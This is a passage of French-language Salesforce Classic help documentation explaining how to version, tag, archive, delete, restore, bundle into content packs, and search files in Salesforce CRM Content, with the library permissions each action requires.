3. Le cas échéant, mettez à jour les champs **Titre** et **Description**.
4. Remplissez le champ `Motif de la modification`. Ce texte est inséré dans les notifications envoyées par e-mail aux abonnés et la liste de version apparaît sur la page de détail du contenu.
5. Pour publier le contenu pour le compte d'un autre auteur, choisissez l'auteur dans la liste déroulante.
6. Balisez votre contenu. Vos autorisations de balisage dépendent de la règle de balisage attribuée à la bibliothèque :
   - Si la bibliothèque ne possède pas de règle de balisage ou si votre administrateur a attribué la règle de balisage ouverte, vous pouvez saisir des balises dans le champ `Balises`. Lorsque vous saisissez une balise, Salesforce CRM Content suggère automatiquement des balises en fonction de votre liste Mes balises récentes et de la section Balises courantes dans l'onglet Bibliothèques. La liste Mes balises récentes dans la fenêtre Contribuer indique les 20 balises qui ont été récemment utilisées. Cliquez sur une balise pour l'ajouter automatiquement au champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage assisté, vous avez alors la possibilité de choisir parmi la liste des balises suggérées ou de saisir une nouvelle balise. Cliquez sur une balise suggérée pour l'ajouter automatiquement au champ `Balises`.
   - Si votre administrateur a attribué la règle de balisage limité, vous devez alors choisir parmi la liste des balises suggérées. Lorsque vous sélectionnez une balise, elle prend la couleur verte.
   - Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
   - Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.
7. Mettez à jour les champs personnalisés selon vos besoins.
8. Cliquez sur **Publier**.

### Notes sur les versions de contenu

Tenez compte des points suivants lors de la création ou de la modification d'une nouvelle version :

- Vous ne pouvez pas modifier un fichier dans Salesforce CRM Content. Pour modifier un fichier, téléchargez-le depuis Salesforce CRM Content sur votre ordinateur, apportez vos modifications, puis téléchargez la version mise à jour à l'aide du bouton **Télécharger une nouvelle version**.
- Le sous-onglet Versions de la page de détail du contenu fournit la liste de toutes les versions du contenu. La liste Activités récentes de l'onglet Bibliothèques avertit également les utilisateurs des nouvelles versions du contenu.
- Les clients de Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition peuvent publier jusqu'à 36,000 nouvelles versions par période de 24 heures. Les utilisateurs de Developer Edition et Trial peuvent publier jusqu'à 2 500 versions nouvelles par période de 24 heures.

CONSULTER ÉGALEMENT :

Chargement et publication de contenus

## Suppression, archivage et restauration de contenu

Pour supprimer un contenu de bibliothèques, deux méthodes existent : l'archivage et la suppression.

L'archivage permet de continuer à stocker des fichiers dans Salesforce sans les placer dans une bibliothèque ni les exposer dans les résultats de recherche. La suppression de fichiers les déplace vers la **Corbeille**, où ils sont conservés 15 jours avant d'être automatiquement et définitivement supprimés. Dans les 15 jours suivant la suppression d'un fichier, vous pouvez le restaurer depuis la **Corbeille**. Vous pouvez également restaurer des fichiers archivés.

Avant de supprimer ou d'archiver un contenu, il est important de connaître ce qui rapproche et ce qui différencie ces deux méthodes :

| Effet de l'archivage ou de la suppression d'un contenu | Contenu archivé | Contenu supprimé |
|---|---|---|
| Pris en compte dans la limitation en stockage de fichiers (taille de stockage ainsi que nombre de documents) | ✓ | |
| Supprimé des bibliothèques | ✓ | ✓ |
| Impossible de charger de nouvelles versions | ✓ | ✓ |
| Impossible de télécharger le contenu (tant qu'il n'est pas restauré) | ✓ | ✓ |
| Non répertorié dans les résultats de recherche | ✓ | ✓ |
| Impossible de restaurer le contenu | ✓ | ✓ |
| Automatiquement supprimé des listes d'abonnements (sans notification des utilisateurs) | ✓ | ✓ |
| Définitivement supprimé en vidant la corbeille | | ✓ |

**Pour archiver ou supprimer les fichiers d'un contenu :**

1. Sous les onglets **Bibliothèques**, **Contenu** ou **Abonnements**, cliquez sur le nom du fichier que vous souhaitez supprimer.
2. Dans la page **Informations de contenu**, cliquez sur **Modifier** > **Archiver le contenu** ou **Modifier** > **Supprimer le contenu**.

**Pour supprimer des fichiers dans des packs de contenu :**

- Par défaut, vous devez supprimer d'abord le pack de contenu, puis le fichier.
- Si votre administrateur a activé le paramètre Salesforce CRM Content, qui autorise la suppression de fichiers de packs de contenu, vous pouvez supprimer un fichier sans le retirer au préalable du pack de contenu. Toutes les versions du fichier sont retirées de tous les packs de contenu, y compris les packs auxquels vous n'avez pas accès, notamment ceux de bibliothèques privées.

**Pour restaurer les fichiers d'un contenu archivé :**

1. Pour ouvrir la page **Informations de contenu** d'un fichier archivé, procédez comme suit :
   - Suivez le signet menant au contenu archivé.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour archiver et restaurer un contenu dans la bibliothèque :

- `Archiver du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour archiver et restaurer un contenu que vous avez publié :

- `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour supprimer du contenu :

- `Supprimer du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

- Sous l'onglet **Bibliothèques**, cliquez sur le nom d'une bibliothèque pour afficher la page **Détails de la bibliothèque**. Pour afficher une liste du contenu archivé dans l'onglet **Contenu**, cliquez sur le lien **Afficher le contenu archivé**. Cliquez sur le nom du fichier du contenu que vous souhaitez restaurer.

  Remarque: Le lien **Afficher le contenu archivé** ne s'affiche que si vous disposez des privilèges `Archiver le contenu`, `Ajouter du contenu` ou `Gérer les bibliothèques` dans l'autorisation de votre bibliothèque. Si vous disposez des autorisations `Archiver le contenu` ou `Gérer les bibliothèques`, une liste de tous les contenus archivés dans la bibliothèque s'affiche, quel qu'en soit l'auteur. Si vous ne disposez pas de ces privilèges mais du privilège `Ajouter du contenu`, vous ne verrez que le contenu archivé dont vous êtes l'auteur ou que vous avez vous-même archivé.

2. Dans la page **Informations de contenu**, cliquez sur **Modifier** > **Restaurer le contenu**.

**Pour restaurer un contenu supprimé :**

1. Sous l'onglet **Bibliothèques** ou **Abonnements**, ou dans la page **Informations sur le contenu**, accédez à la **Corbeille**.
2. Sélectionnez la case du fichier de contenu que vous souhaitez restaurer, puis cliquez sur **Restaurer**.

Remarque:

- Les auteurs peuvent toujours archiver et restaurer leur propre contenu. Les auteurs n'ont pas besoin de l'option d'autorisation sur la bibliothèque `Archiver le contenu`.
- Si un fichier stocké dans Salesforce CRM Content est publié dans Chatter, son archivage ne supprime pas la publication dans Chatter.
- La suppression d'un fichier Chatter de la page de détail de contenu entraîne également sa suppression de Salesforce CRM Content et de Chatter.

CONSULTER ÉGALEMENT :

Suppression d'un fichier de la page de détail du fichier

## Création et modification de packs de contenu dans Salesforce CRM Content

Un *pack de contenu* est un ensemble de documents ou de fichiers stockés en tant que groupe dans Salesforce CRM Content. Par exemple, vous pouvez créer un pack de contenu avec une liste de produits, un devis et un contrat à envoyer à un client donné. Tous les fichiers dans Salesforce CRM Content peuvent être ajoutés à un pack de contenu, depuis les documents commerciaux classiques tels que les présentations Microsoft® PowerPoint et les fichiers Adobe® PDF, jusqu'aux fichiers audio, vidéo et les documents Google. Vous pouvez distribuer le pack de contenu à des collègues de votre organisation, ou à des pistes et des contacts externes à votre organisation, à l'aide d'un e-mail ou d'un message instantané. Le destinataire d'une *livraison de contenu* peut cliquer sur une URL unique pour ouvrir un lecteur de prévisualisation afin d'afficher ou de télécharger le contenu. Vous pouvez consulter les informations de suivi pour connaître le nombre d'affichages du pack de contenu et savoir quels documents ont été téléchargés. .

**Remarque:** Les packs de contenu prennent en charge tous les types de fichier. Cependant, le lecteur de prévisualisation lancé par l'URL de livraison de contenu affiche uniquement les fichiers PowerPoint, Word, Excel et PDF. Le lecteur d'aperçu n'affiche pas les fichiers PDF protégés contre la copie. En outre, l'utilisation de packs de contenu requiert la version 9.0.11.5 ou supérieure d'Adobe Flash® Player. Si Flash n'est pas installé sur votre ordinateur, Salesforce fournit un lien vers le site Web d'Adobe pour télécharger Flash gratuitement.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des packs de contenu dans Salesforce CRM Content :

- `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

  OU

  `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour utiliser des packs de contenu :

1. Selon que vous souhaitez créer, personnaliser ou modifier un pack de contenu, utilisez l'une des options suivantes :

   **Remarque:** Les options suivantes sont disponibles uniquement si l'option `Activer la création de pack de contenu` est sélectionnée dans la page Salesforce CRM Content dans la Configuration. Si la création de pack de contenu est désactivée après la création des packs, Salesforce ne supprime pas les packs, mais il est impossible de les personnaliser ou de les modifier.

   - Pour créer un pack de contenu, cliquez sur l'onglet **Bibliothèques**, puis sélectionnez **Créer** > **Pack de contenu**.
   - Pour créer un pack de contenu en copiant un pack existant puis en ajoutant, supprimant ou réorganisant des fichiers, ouvrez la page de détail du contenu du pack, puis cliquez sur **Cloner et personnaliser**.
   - Pour mettre à jour un pack de contenu et publier une nouvelle version, ouvrez la page de détail du contenu du pack, puis cliquez sur **Modifier** > **Modifier le pack de contenu**.

2. Cliquez sur **Rechercher des fichiers** pour afficher tout le contenu de vos bibliothèques. Pour affiner vos résultats, sélectionnez une bibliothèque spécifique ou saisissez un terme à rechercher dans la case de texte.

   En plus des fichiers et des documents, les résultats de recherche répertorient également les packs de contenu.

3. Faites glisser le contenu désiré depuis les résultats de recherche vers la section d'assemblage, dans la partie inférieure de la fenêtre. Les options suivantes facilitent l'assemblage de votre pack de contenu :

   - Dans les résultats de recherche, cliquez sur un document pour le prévisualiser dans la partie inférieure de la fenêtre. Sélectionnez **Ajouter au pack de contenu** ou **Masquer l'aperçu** selon vos besoins.
   - Dans les résultats de recherche, survolez un document, puis cliquez sur l'icône représentant un dossier ( ) pour afficher les packs de contenu qui utilisent un document.
   - Dans les résultats de recherche, survolez un pack de contenu, puis cliquez sur l'icône représentant un dossier ( ) pour afficher tous les documents du pack.

- Dans la section d'assemblage, survolez un document, puis cliquez sur l'icône représentant une corbeille ( ) pour supprimer ce document du pack que vous assemblez.
- Cliquez à tout moment sur **Effacer** pour annuler vos modifications ; cliquez sur **Annuler** pour revenir à l'onglet Bibliothèques.

  Remarque: Le nombre maximal de fichiers que vous pouvez inclure dans un pack de contenu est 50.

4. Une fois l'assemblage ou la modification de votre pack de contenu terminé, cliquez sur **Enregistrer**, puis attribuez ou modifiez le nom du pack de contenu.
5. Dans la boîte de dialogue Enregistrer ou Publier le contenu :
   a. Sélectionnez une bibliothèque. Si vous ne souhaitez pas que le pack de contenu soit visible aux autres utilisateurs de votre organisation, par exemple si votre travail n'est pas terminé, sélectionnez **Enregistrer dans ma bibliothèque personnelle**.
   b. Vous pouvez également ajouter ou modifier la description du pack de contenu.
   c. Vous pouvez aussi choisir une langue. La liste déroulante `Langue` s'affiche si le support multilingue est activé. Si vous ne sélectionnez pas de langue, Salesforce associe votre contenu à votre paramètre de langue personnel. Si des utilisateurs limitent leurs recherches de contenu à une langue particulière, seul le contenu associé à cette langue est affiché dans les résultats de recherche.
   d. Si vous modifiez le pack de contenu, renseignez le champ `Motif de la modification`.
   e. Si vous souhaitez publier le contenu pour le compte d'un autre auteur, sélectionnez-le dans la liste déroulante.
   f. Balisez votre contenu. Vos autorisations de balisage dépendent de la règle de balisage attribuée à la bibliothèque :
      - Si la bibliothèque ne possède pas de règle de balisage ou si votre administrateur a attribué la règle de balisage ouverte, vous pouvez saisir des balises dans le champ `Balises`. Lorsque vous saisissez une balise, Salesforce CRM Content suggère automatiquement des balises en fonction de votre liste Mes balises récentes et de la section Balises courantes dans l'onglet Bibliothèques. La liste Mes balises récentes de la fenêtre Contribuer affiche les 20 dernières balises que vous avez utilisées. Cliquez sur une balise pour l'ajouter automatiquement dans le champ `Balises`.
      - Si votre administrateur a attribué la règle de balisage assisté, vous pouvez choisir dans la liste des balises proposées ou saisir une nouvelle balise. Cliquez sur une balise suggérée pour l'ajouter automatiquement dans le champ `Balises`.
      - Si votre administrateur a attribué la règle de balisage limité, vous devez choisir dans la liste des balises proposées. Lorsque vous sélectionnez une balise, elle prend la couleur verte.
      - Vous ne pouvez pas modifier ou supprimer les noms de balises. Vous pouvez retirer des balises d'un document, mais les balises ne sont pas supprimées.
      - Les balises ne sont pas sensibles à la casse. Deux balises ne peuvent pas porter le même nom, même avec une casse différente. La casse de la balise d'origine est toujours utilisée.
   g. Si plusieurs types d'enregistrement sont disponibles, choisissez-en un dans la liste déroulante. Le type d'enregistrement détermine les champs personnalisés qui s'affichent pour que vous puissiez classer et définir votre contenu.
   h. Cliquez sur **Publier**. Vous pouvez afficher la page de détail du contenu, revenir à l'onglet Bibliothèque ou publier un autre fichier.

CONSULTER ÉGALEMENT :

Affichage et modification des livraisons de contenu

# Recherche de contenu

## Recherche de contenus Salesforce CRM Content associés à des enregistrements

Retrouvez rapidement les fichiers de contenu associés à des pistes, des comptes, des contacts, des opportunités, des produits, des requêtes ou des objets personnalisés, en utilisant les listes associées de ces enregistrements.

Si Salesforce CRM Content est activé pour votre organisation, vous pouvez bénéficier de la fonctionnalité Salesforce CRM Content sur les pages de détail des pistes, des comptes, des contacts, des opportunités, des produits, des requêtes ou des objets personnalisés. La liste associée Contenu associé permet de rechercher des fichiers, des packs de contenu, des liens Web ou des documents Google, puis de les associer à l'enregistrement. Lorsque vous joignez un fichier, la dernière version est disponible pour la durée de vie de l'enregistrement à moins que le fichier ne soit supprimé.

Remarque: Les listes associées **Contenu associé** et **Livraisons de contenu** sont disponibles dans un enregistrement uniquement si un administrateur les a ajoutées à la présentation de page correspondante.

À partir de la liste associée Contenu associé, vous pouvez :

- Cliquez sur le titre du contenu pour afficher la page d'informations de contenu dans laquelle vous pouvez exécuter plusieurs tâches, telles que commenter le contenu et voter pour ce dernier, télécharger des fichiers, ouvrir des pages Web et des documents Google et vous abonner à du contenu, des auteurs, des balises ou des bibliothèques. Pour plus d'informations, reportez-vous à Affichage et modification des détails de contenu.
- Cliquez sur **Suppr** en regard d'un élément de contenu pour le supprimer de l'enregistrement. Cela ne supprime pas le contenu de la bibliothèque Salesforce CRM Content.
- Si les livraisons de contenu sont activées pour votre organisation, cliquez sur **Livrer le contenu** pour créer une livraison de contenu. Une *livraison de contenu* permet de convertir aisément des documents, tels que les fichiers Microsoft® PowerPoint et Word, vers une version optimisée pour le Web en vue de faciliter leur affichage. Une fois la livraison créée, vous pouvez envoyer son URL cryptée à n'importe quel destinataire, notamment des pistes, des clients, des partenaires et des collègues, puis suivre le nombre de vues ou de téléchargements du contenu. Les livraisons de contenu sont disponibles uniquement dans Salesforce Classic. Cependant, Lightning Email génère des liens basés sur la livraison en tant que pièces jointes pour les utilisateurs de Lightning Experience qui ont accès à la fonctionnalité Livraisons de contenu. Pour plus d'informations, reportez-vous à Création de livraisons de contenu.
- Recherche d'un contenu associé :
  1. Cliquez sur **Rechercher le contenu** ou **Rechercher tous**. Dans les deux cas, Salesforce CRM Content recherche dans les bibliothèques auxquelles vous avez accès. Si vous cliquez sur **Rechercher tous**, les résultats de la recherche affichent tout le contenu dans vos bibliothèques. Pour la recherche dans le contenu, vos résultats de recherche comprennent le contenu correspondant à l'enregistrement ; Salesforce CRM Content recherche le contenu dans le texte ou les attributs qui correspondent aux champs suivants :
     - Dans une opportunité, le `Nom de l'opportunité`, le `Nom de compte` et tous les concurrents et les produits.
     - Dans un compte, le `Nom du compte` et le `Secteur d'activité`.
     - Dans une requête, le `Motif de la requête`, l'`Objet`, le `Nom du compte` et le `Secteur d'activité`.
     - Dans une piste, le `Nom`, l'`Entreprise`, le`Secteur d'activité` et le `Titre`.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accéder à Salesforce CRM Content :

- La case `Utilisateur de Salesforce CRM Content` doit être cochée dans vos informations personnelles

  ET

  Membre de la bibliothèque

Remarque: Dans un objet personnalisé, le bouton **Rechercher le contenu** permet de renvoyer des résultats de recherche qui contiennent le nom complet de l'objet personnalisé dans le texte ou les attributs du document. Si aucun contenu ne correspond à ce critère, les résultats de recherche sont vides et vous devez utiliser à la place le bouton Rechercher tous.

2. Sur la page des résultats de la recherche, filtrez vos résultats selon vos besoins en saisissant les termes de recherche ou en sélectionnant des critères de filtre de sélection dans le menu latéral.
3. Cliquez sur **Joindre** pour tous les fichiers que vous souhaitez joindre à l'enregistrement.
4. Cliquez sur le lien **Retour** pour revenir à la page détails.

## Recherche de contenu

L'onglet Contenu affiche les fichiers, les packs de contenu, les liens Web et les documents Google publiés dans vos bibliothèques Salesforce CRM Content. Si Chatter est activé et que votre administrateur a activé le paramètre d'affichage des fichiers Salesforce Files dans Salesforce CRM Content, les fichiers publiés dans les groupes Chatter et les autres fichiers qui ne sont ni privés ni partagés en privé, figurent également dans l'onglet Contenu. Les vingt éléments les plus récemment modifiés sont répertoriés par défaut. Vous pouvez filtrer la liste à l'aide du menu latéral Filtrer vos résultats.

Pour rechercher un contenu spécifique :

1. Dans la liste déroulante Rechercher, limitez votre recherche à une bibliothèque spécifique ou sélectionnez une recherche dans toutes les bibliothèques. Dans la mesure du possible, limitez votre recherche aux fichiers Salesforce Files ou aux fichiers de groupes Chatter dont vous êtes membre.

   Conseil: Pour afficher tous les emplacements dans lesquels le contenu s'affiche, cliquez sur **Options d'affichage**, puis sélectionnez **Afficher les emplacements**. Les emplacements sont indiqués sous chaque titre.

2. Entrez le(s) terme(s) de la recherche et cliquez sur **OK**. Salesforce CRM Content effectue une recherche de texte complet des types de documents suivants : format de texte complet (RTF), UTF-8 codé TXT, HTML, XML, Adobe® PDF ainsi que les fichiers Word, Excel, et PowerPoint de Microsoft® Office 97 à Microsoft Office 2007.
3. Si votre administrateur a activé le support multilingue, vous pouvez limiter votre recherche à une langue spécifique. Par défaut, Salesforce CRM Content recherche dans tout le contenu de vos bibliothèques publié dans votre langue par défaut. La recherche multilingue recherche également dans les titres, les noms d'auteur, les balises, les extensions de fichier et les champs personnalisés de contenus publiés dans toutes les langues.

   Remarque: La recherche multilingue ne recherche ni le texte ni la description de documents publiés dans des langues autres que celle définie par défaut.

4. Dans le menu latéral Filtrer vos résultats, vous pouvez également filtrer les résultats de votre recherche par format de fichier, contenu, auteur, balise, bibliothèques, langue, champ personnalisé ou groupe Chatter (si disponible). Le chiffre entre parenthèses en regard de chaque type de filtre indique le nombre de fichiers, de packs de contenu, de liens Web et de documents Google correspondants renvoyés dans les résultats de la recherche.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour procéder à une recherche dans Salesforce CRM Content :

- La case `Utilisateur de Salesforce CRM Content` doit être cochée dans vos informations personnelles

  ET

  Membre de la bibliothèque

L'onglet Contenu offre plusieurs solutions :

- Cliquez sur **Options d'affichage** pour personnaliser votre vue en ajoutant des colonnes à trier selon divers critères de contenu (par exemple la Taille ou la Date de publication) ou en sélectionnant l'affichage de descriptions, de balises et d'emplacements. Les

**Emplacements d'affichage** indiquent les bibliothèques et les groupes Chatter dans lesquels le contenu s'affiche. **Mes bibliothèques : aucun** ou **Mes groupes Chatter : aucun** indique que le fichier est un fichier Salesforce ne faisant partie d'aucune bibliothèque et d'aucun groupe Chatter. Le graphique de « barre intelligente » pour les téléchargements, les commentaires, les cotes et les abonnés vous permet de comparer des fichiers, des packs de contenu, des documents Google et des liens au sein d'un ensemble de résultats de recherche.

Remarque: Les groupes Chatter sont inclus dans **Emplacements d'affichage** uniquement si Chatter est activé et si votre administrateur a activé le paramètre d'affichage des fichiers dans Salesforce CRM Content.

- Sélectionnez un ou plusieurs fichiers et cliquez sur **Télécharger** pour créer un fichier zip avec le contenu que vous avez sélectionné. Les liens Web et les documents Google ne peuvent pas être inclus dans des fichiers zip.
- Survolez l'icône du fichier pour afficher un instantané d'informations sur le fichier, le pack de contenu, le document Google ou le lien Web spécifique et les options telles que l'abonnement, le vote et le téléchargement.
- Cliquez sur l'icône d'abonnement en regard du nom de fichier pour activer ou désactiver l'abonnement. Pour plus d'informations, reportez-vous à Affichage et modification des abonnements aux contenus.
- Cliquez sur le nom du fichier pour afficher sa page détails de contenu. La page détails de contenu offre toutes les informations disponibles sur un fichier, un pack de contenu, un document Google ou un lien. Pour plus d'informations, reportez-vous à Affichage et modification des détails de contenu.

La recherche prend en charge plusieurs types de fichiers et possède une limite de taille de fichier. Si le fichier dépasse la taille maximale, le texte qu'il contient n'est pas recherché, mais son nom, les balises, l'extension de fichier et les champs personnalisés le sont.

| Type de fichier | Extensions de fichier | Taille de fichier maximale pour la recherche |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 Mo |
| PDF | `.pdf` | 25 Mo |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 Mo |
| RTF | `.rtf` | 5 Mo |
| Texte | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 Mo |
| Word | `.doc`, `.docx`, `.docm` | 25 Mo |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 Mo |
| XML | `.xml` | 5 Mo |

CONSULTER ÉGALEMENT :

Recherche de fichiers

## Affichage et modification des détails de contenu

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour prévisualiser et télécharger un contenu partagé : | Membre de la bibliothèque |
| Pour prévisualiser et télécharger un contenu privé : | Aucune |
| Pour télécharger une nouvelle version : | `Ajouter du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour archiver et restaurer du contenu : | `Archiver du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque<br>OU<br>Auteur du contenu |
| Pour supprimer définitivement du contenu : | `Supprimer du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour afficher et modifier des commentaires : | `Modifier les commentaires` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour supprimer des commentaires : | `Supprimer les commentaires` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour baliser du contenu : | `Baliser le contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour marquer du contenu comme présenté : | `Présenter le contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour livrer un contenu à partir d'une bibliothèque partagée : | `Livrer du contenu` doit être coché dans la définition de l'autorisation de votre bibliothèque |
| Pour livrer un contenu à partir d'une bibliothèque personnelle : | `Livrer les fichiers et contenus personnels téléchargés` activée dans la définition de l'autorisation de votre bibliothèque |
| Pour publier un contenu depuis une bibliothèque vers un fil Chatter : | `Publier un contenu dans les fils Chatter` doit être coché dans la définition de l'autorisation de votre bibliothèque |

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Cliquer sur un nom de ficher dans les onglets Bibliothèques, Contenu ou Abonnements permet d'ouvrir la page de détail du contenu, point d'accès central pour prévisualiser le contenu et rassembler des informations sur un fichier, un lien Web, un pack de contenu ou un document Google dans Salesforce CRM Content. Depuis la publication de Summer '10, si Chatter est activé pour votre organisation, les fichiers publiés dans Chatter sont également répertoriés.

L'onglet Aperçu s'affiche si votre fichier est de type :

- Word, Excel et PowerPoint de Microsoft® Office 97 à Microsoft Office 2007. Certaines fonctionnalités Microsoft Office 2007 ne s'affichent pas correctement dans les aperçus.
- Adobe® PDF Les fichiers PDF protégés contre la copie ne peuvent pas être ouverts dans un aperçu.
- JPG, BMP, GIF et PNG.

Les options ci-dessous peuvent être disponibles dans la page Informations de contenu, selon le type de contenu que vous visualisez, vos autorisations de bibliothèque, et si le contenu réside dans une bibliothèque publique ou privée, ou dans Chatter.

- Cliquez sur le pouce vers le haut ou le pouce vers le bas pour attribuer votre vote au fichier, au lien Web, au pack de contenu ou au document Google. Pour modifier ce vote, cliquez sur l'icône opposée. Une fois que vous avez voté, la liste Activité récente de l'onglet Bibliothèques indique si vous aimez ce contenu ou non.
- Cliquez sur **Livrer le contenu** pour créer une livraison de contenu. Cliquez sur **Livrer le contenu** > **Afficher les livraisons de contenu** pour afficher une liste des livraisons associées au contenu.
- Pour les liens Web ou les documents Google, cliquez sur le bouton **Ouvrir** pour ouvrir la page Web dans une fenêtre distincte. Pour les fichiers, cliquez sur le bouton **Télécharger** pour ouvrir ou enregistrer le fichier.
- Cliquez sur **S'abonner** ou **Non abonné** pour activer ou désactiver votre abonnement.
- Pour des fichiers, cliquez sur le sous-onglet Packs de contenu pour déterminer quels packs de contenu contiennent ce fichier.
  - Les administrateurs de bibliothèque peuvent cliquer sur **Supprimer de tous** pour supprimer le fichier de tous les packs de contenu le contiennent.
  - Cliquez sur le nom du pack de contenu qui contient le fichier pour afficher les détails du pack.
- Pour des packs de contenu, cliquez sur **Cloner et personnaliser** afin de créer un pack en ajoutant ou en supprimant des fichiers et des diapositives. Salesforce CRM Content enregistre ou publie votre pack personnalisé en tant que nouveau contenu, pas une version du pack que vous avez copiée.
- Cliquez sur **Modifier** > **Modifier les détails du contenu** pour modifier les champs standard et personnalisés.
- Cliquez sur **Modifier** > **Modifier le pack de contenu** pour créer une autre version du pack de contenu en achetant ou en supprimant des fichiers.
- Avec des fichiers, cliquez sur **Modifier** > **Télécharger une nouvelle version** pour remplacer le fichier par une nouvelle version. L'option de version n'est pas disponible pour les liens Web, les packs de contenu ou les documents Google.

  Remarque: Si le bouton **Ajouter une nouvelle version** apparaît en grisé, cela signifie que votre organisation a dépassé sa capacité de stockage et que le nouveau contenu ne peut pas être téléchargé.
- Cliquez sur **Modifier** > **Archiver le contenu** pour supprimer le fichier, le lien Web, le pack de contenu ou le document Google de la bibliothèque. Les auteurs peuvent archiver et restaurer leur propre contenu, quelles que soient leurs autorisations de bibliothèque. Si un fichier stocké dans Salesforce CRM Content est publié dans Chatter, son archivage ne supprime pas la publication dans Chatter.
- Cliquez sur **Modifier** > **Supprimer le contenu** pour supprimer le fichier, le lien Web, le pack de contenu ou le document Google de Salesforce CRM Content en le déplaçant vers la Corbeille. Les auteurs peuvent supprimer et restaurer leur propre contenu quelles que soient les autorisations de bibliothèque. La suppression d'un document Google supprime l'association du document avec Salesforce CRM Content, mais ne le supprime pas dans Google Apps. Vous ne pouvez pas supprimer un fichier inclus dans un pack de contenu ou une livraison de contenu. La suppression d'un fichier Chatter de la page de détail de contenu entraîne également sa suppression de Salesforce CRM Content et de Chatter.

- Cliquez sur **Modifier** > **Actions de bibliothèque**, puis sélectionnez **Déplacer vers une autre bibliothèque** pour déplacer le contenu vers une autre bibliothèque gérée (ou « d'accueil »). Choisissez **Partager dans une autre bibliothèque** pour partager le contenu dans des bibliothèques supplémentaires sans modifier la bibliothèque de gestion. Le partage et l'association du contenu vers d'autres bibliothèques permet aux membres de ces bibliothèques de trouver votre contenu. Si la bibliothèque de gestion et la bibliothèque partagée contiennent des règles de balisage différentes, la règle de balisage la plus contraignante s'applique. Si vous souhaitez supprimer du contenu d'une bibliothèque dont le contenu est partagé, cliquez sur **Supprimer des bibliothèques**. Cette option ne supprime pas le contenu de sa bibliothèque de gestion.
- Cliquez sur le sous-onglet Commentaires pour afficher, ajouter, modifier ou supprimer des commentaires.
- Cliquez sur les sous-onglets des versions pour afficher une liste de toutes les versions de fichier et les déclarations de motif de modification fournies par les auteurs.
- Cliquez sur le sous-onglet Téléchargements pour afficher une liste de tous les utilisateurs Salesforce CRM Content qui ont téléchargé le fichier. Le téléchargement de données n'est pas disponible pour les liens Web, ni les documents Google.
- Cliquez sur le sous-onglet Abonnés pour afficher une liste de tous les utilisateurs de Salesforce CRM Content abonnés au fichier, au lien Web ou au document Google. Pour vous abonner à un auteur, cliquez sur la liste déroulante du bouton en regard de son nom. Pour vous abonner à une bibliothèque, cliquez sur la liste déroulante du bouton en regard de son nom.
- Cliquez sur un nom de balise pour afficher tout le contenu associé à cette balise. Cliquez sur la flèche en regard de la balise pour la supprimer ou pour vous abonner à l'ensemble du contenu associé à cette balise.
- Pour ajouter une nouvelle balise, entrez un nom de balise dans le champ `Ajouter des balises`, puis cliquez sur **Enregistrer**. Lorsque vous tapez une balise, Salesforce CRM Content suggère automatiquement des balises en fonction des balises de votre liste Mes balises récentes dans la fenêtre Enregistrer ou Publier et de la section Balises courantes dans l'onglet Bibliothèques.

  Remarque: Si votre administrateur a appliqué une règle de balisage de la bibliothèque, vous ne pouvez pas saisir de nouvelles balises. Si la règle de balisage assisté est appliquée, vous pouvez cliquer sur **Ajouter des balises** et choisir dans la liste des balises proposées ou saisir de nouvelles balises. Si la règle de balisage limité de la bibliothèque est appliquée, vous pouvez cliquer sur **Ajouter des balises** et choisir dans la liste des balises suggérées, mais nous ne pouvez pas saisir vos propres balises.

- Cliquez sur le nom de l'auteur pour consulter une liste du contenu publié par l'auteur. Cliquez sur la flèche en regard du nom de l'auteur et choisissez **S'abonner à l'auteur** pour vous abonner à tout le contenu publié par cet auteur.
